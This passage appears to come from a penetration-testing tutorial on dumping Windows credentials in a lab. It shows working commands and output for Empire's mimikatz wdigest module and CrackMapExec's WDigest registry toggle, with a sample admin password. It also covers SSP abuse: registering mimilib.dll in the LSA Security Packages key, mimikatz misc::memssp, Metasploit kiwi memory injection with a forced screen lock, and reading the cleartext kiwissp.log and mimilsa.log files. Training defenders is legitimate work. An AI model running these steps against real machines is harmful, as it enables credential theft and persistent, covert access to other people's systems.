(Empire: powershell/credentials/mimikatz/command) > set Command sekurlsa::wdigest
(Empire: powershell/credentials/mimikatz/command) > execute
[*] Tasked 8GNYCWKZ to run TASK_CMD_JOB
[*] Agent 8GNYCWKZ tasked with task ID 1
[*] Tasked agent 8GNYCWKZ to run module powershell/credentials/mimikatz/command
(Empire: powershell/credentials/mimikatz/command) > [*] Agent 8GNYCWKZ returned results.
Job started: ZL4HYC
[*] Valid results returned by 192.168.1.102
[*] Agent 8GNYCWKZ returned results.
Hostname: WIN-NFMRD37ITKD / S-1-5-21-3008983562-280188460-17735145

  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::wdigest

Authentication Id : 0 ; 320751 (00000000:0004e4ef)
Session           : Interactive from 1
User Name         : raj
Domain            : WIN-NFMRD37ITKD
Logon Server      : WIN-NFMRD37ITKD
Logon Time        : 4/5/2020 3:00:34 PM
SID               : S-1-5-21-3008983562-280188460-17735145-1000
        wdigest :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 123

Authentication Id : 0 ; 320705 (00000000:0004e4c1)
Session           : Interactive from 1
User Name         : raj
Domain            : WIN-NFMRD37ITKD
Logon Server      : WIN-NFMRD37ITKD
Logon Time        : 4/5/2020 3:00:34 PM
SID               : S-1-5-21-3008983562-280188460-17735145-1000
        wdigest :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 123
```

And after the execution of the above command, you have the credentials.

CrackMapExec

CrackMapExec is a sleek tool that can be installed with a simple apt install and it runs very swiftly. This tool creates the registry key due to which passwords are stored in memory as discussed previously. It requires a bunch of things.


Requirements:

Username: Administrator

Password: Ignite@987

IP Address: 192.168.1.105

```
crackmapexec smb 192.168.1.105 -u 'Administrator'
-p 'Ignite@987' -M wdigest -o ACTION=enable
```



```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M wdigest -o ACTION=enable
[-] Failed loading module at /usr/local/lib/python3.7/dist-packages/crackmapexec-5.0.1.dev0-py3.7.egg/cme/modules/slin
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
WDIGEST     192.168.1.105   445    WIN-S0V7KMTVLD2  [+] UseLogonCredential registry key created successfully
```

Credential Dumping: Security Support Provider (SSP)

Credential Dumping: Security Support Provider (SSP)


Introduction to Security Support Provider

Security Support Provider (SSP) is an API used by windows to carry out authentications of windows login. it's a DLL file that provides security packages to other applications. This DLL stack itself up in LSA when the system starts; making it a start-up process. After it is loaded in LSA, it can access all of the window's credentials. The configurations of this file are stored in two different registry keys and you find them in the following locations:

```
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security
Packages
```

Manual


The first method that we are going to use to exploit SSP is manual. Once the method is successfully carried out and the system reboots itself, it will dump the credentials for us. These credentials can be found in a file that will be created upon user login with the name of kiwissp. This file can find in the registry inside **hklm\system\currentcontrolset\control\lsa.**
The first step in this method is to copy the mimilib.dll file from mimikatz folder to the system32 folder. This file is responsible for creating kiwissp file which stores credentials in plaintext for us.



mimilib.dll

Type of file: Application extension (.dll)
Opens with: Unknown application
Location: C:\Windows\System32
Size: 45.7 KB (46,856 bytes)
Size on disk: 48.0 KB (49,152 bytes)
Created: Friday, April 3, 2020, 10:50:32 AM
Modified: Saturday, March 28, 2020, 10:02:01 AM
Accessed: Today, April 3, 2020, 10:50:32 AM
Attributes: ☐ Read-only ☐ Hidden
Security: This file came from another computer and might be blocked to help protect this computer. ☐ Unblock

Then navigate yourself to **hklm\system\currentcontrolset\control\lsa**. And here you can find that there is no entry in **Security Packages** as shown in the image below:



Name	Type	Data
(Default)	REG_SZ	(value not set)
auditbasedirect...	REG_DWORD	0x00000000 (0)
auditbaseobjects	REG_DWORD	0x00000000 (0)
Authentication ...	REG_MULTI_SZ	msv1_0
Bounds	REG_BINARY	00 30 00 00 00 20 00 00
crashonauditfail	REG_DWORD	0x00000000 (0)
disabledomainc...	REG_DWORD	0x00000000 (0)
everyoneinclude...	REG_DWORD	0x00000000 (0)
forceguest	REG_DWORD	0x00000000 (0)
fullprivilegeaudi...	REG_BINARY	00
LimitBlankPass...	REG_DWORD	0x00000001 (1)
LsaCfgFlagsDefa...	REG_DWORD	0x00000000 (0)
LsaPid	REG_DWORD	0x0000024c (588)
NoLmHash	REG_DWORD	0x00000001 (1)
Notification Pac...	REG_MULTI_SZ	scecli
ProductType	REG_DWORD	0x00000006 (6)
restrictanonymo...	REG_DWORD	0x00000000 (0)
restrictanonymo...	REG_DWORD	0x00000001 (1)
SecureBoot	REG_DWORD	0x00000001 (1)
Security Packages	REG_MULTI_SZ	""

The same can be checked with the following PowerShell command:


```
reg query hklm\system\currentcontrolset\control\lsa\
/v "Security Packages"
```

Just as shown in the image below, there is no entry. So, this needs to be changed if want to dump the credentials. We need to add all the services that help SSP to manage credentials; such as Kerberos, wdigest etc. Therefore, we will use the following command to make these entries:

```
reg add "hklm\system\currentcontrolset\control\lsa\" /v
"Security Packages" /d
"kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mim
ilib" /t REG_MULTI_SZ /f
```


And then to confirm whether the entry has been done or not, use the following command:

```
reg query hklm\system\currentcontrolset\control\lsa\
/v "Security Packages"
```



```
PS C:\Windows\system32> reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"

HKEY_LOCAL_MACHINE\system\currentcontrolset\control\lsa
    Security Packages    REG_MULTI_SZ    ""

PS C:\Windows\system32> reg add "hklm\system\currentcontrolset\control\lsa\" /v "Security Packages" /d "kerberos\0msv1_0
\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ /f
The operation completed successfully.
PS C:\Windows\system32> reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"

HKEY_LOCAL_MACHINE\system\currentcontrolset\control\lsa
    Security Packages    REG_MULTI_SZ    kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib

PS C:\Windows\system32>
```

You can then again navigate yourself to **hklm\system\currentcontrolset\control\lsa** to the entries that you just made.




Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa

Name	Type	Data
(Default)	REG_SZ	(value not set)
auditbasedirect...	REG_DWORD	0x00000000 (0)
auditbaseobjects	REG_DWORD	0x00000000 (0)
Authentication ...	REG_MULTI_SZ	msv1_0
Bounds	REG_BINARY	00 30 00 00 00 20 00 00
crashonauditfail	REG_DWORD	0x00000000 (0)
disabledomainc...	REG_DWORD	0x00000000 (0)
everyoneinclude...	REG_DWORD	0x00000000 (0)
forceguest	REG_DWORD	0x00000000 (0)
fullprivilegeaudi...	REG_BINARY	00
LimitBlankPass...	REG_DWORD	0x00000001 (1)
LsaCfgFlagsDefa...	REG_DWORD	0x00000000 (0)
LsaPid	REG_DWORD	0x0000024c (588)
NoLmHash	REG_DWORD	0x00000001 (1)
Notification Pac...	REG_MULTI_SZ	scecli
ProductType	REG_DWORD	0x00000006 (6)
restrictanonymo...	REG_DWORD	0x00000000 (0)
restrictanonymo...	REG_DWORD	0x00000001 (1)
SecureBoot	REG_DWORD	0x00000001 (1)
Security Packages	REG_MULTI_SZ	kerberos msv1_0 schannel wdigest tspkg pku2u mi...

Now, whenever the user reboots their PC, a file with the name of kiwissp.log will be created in system32. Then this file will have your credentials stored in cleartext. Use the following command to read the credentials:

```
type C:\Windows\System32\kiwissp.log
```




```
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\raj>type C:\Windows\System32\kiwissp.log
[00000000:000003e7] [00000002] WORKGROUP\DESKTOP-PIGEFK0$ (DESKTOP-PIGEFK0$)
[00000000:0000b96d] [00000002] WORKGROUP\DESKTOP-PIGEFK0$ (UMFD-0)
[00000000:0000b924] [00000002] WORKGROUP\DESKTOP-PIGEFK0$ (UMFD-1)
[00000000:000003e4] [00000005] WORKGROUP\DESKTOP-PIGEFK0$ (NETWORK SERVICE)
[00000000:0001164c] [00000002] WORKGROUP\DESKTOP-PIGEFK0$ (DWM-1)
[00000000:0001166f] [00000002] WORKGROUP\DESKTOP-PIGEFK0$ (DWM-1)
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:00049be8] [00000002] DESKTOP-PIGEFK0\raj (raj)        123
[00000000:00049c15] [00000002] DESKTOP-PIGEFK0\raj (raj)        123

C:\Users\raj>
```

Mimikatz

Mimikatz provides us with a module that injects itself in the memory and when the user is signed out of the windows, then upon signing in the passwords are retrieved from the memory with the help of this module. For this method, just load mimikatz and type:

```
privilege::debug
misc::memssp
```




mimikatz 2.2.0 x64 (oe.eo)

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::memssp
Injected =)

mimikatz #
```

Running the above commands will create mimilsa.log file in system32 upon logging in by the user. To read this file use the following command;

```
type C:\Windows\System32\mimilsa.log
```



```
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\raj>type C:\Windows\System32\mimilsa.log
[00000000:00132d5f] WORKGROUP\DESKTOP-PIGEFK0$
[00000000:00132f9f] WORKGROUP\DESKTOP-PIGEFK0$
[00000000:0013317f] WORKGROUP\DESKTOP-PIGEFK0$
[00000000:00136c66] DESKTOP-PIGEFK0\raj 123
[00000000:00136c84] DESKTOP-PIGEFK0\raj 123

C:\Users\raj>_
```

Metasploit Framework

When dumping credentials remotely, Metasploit comes in handy. The ability of Metasploit to provide us with kiwi extension allows us to dump credentials by manipulating SSP just like our previous method. Now when you have a meterpreter session through Metasploit use the **load kiwi** command to initiate kiwi extension. And then to inject the mimikatz module in memory using the following command:


```
kiwi_cmd misc::memssp
```

Now the module has been successfully injected into the memory. As this module creates the file with clear text credential when the user logs in after the memory injection; we will force the lock screen on the victim so that after login we can have our credentials. For this run the following commands:

```
shell

RunDll32.exe user32.dll,LockWorkStation
```

Now we have forced the user to logout of the system. Whenever the user will log in our mimilsa file will be created in the system32 and to read the file using the following command:

```
type C:\Windows\System32\mimilsa.log
```




```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > kiwi_cmd misc::memssp
Injected =)

meterpreter > shell
Process 6344 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>RunDll32.exe user32.dll,LockWorkStation
RunDll32.exe user32.dll,LockWorkStation

C:\Windows\system32>type C:\Windows\System32\mimilsa.log
type C:\Windows\System32\mimilsa.log
[00000000:00223a2e] DESKTOP-PIGEFK0\raj 123
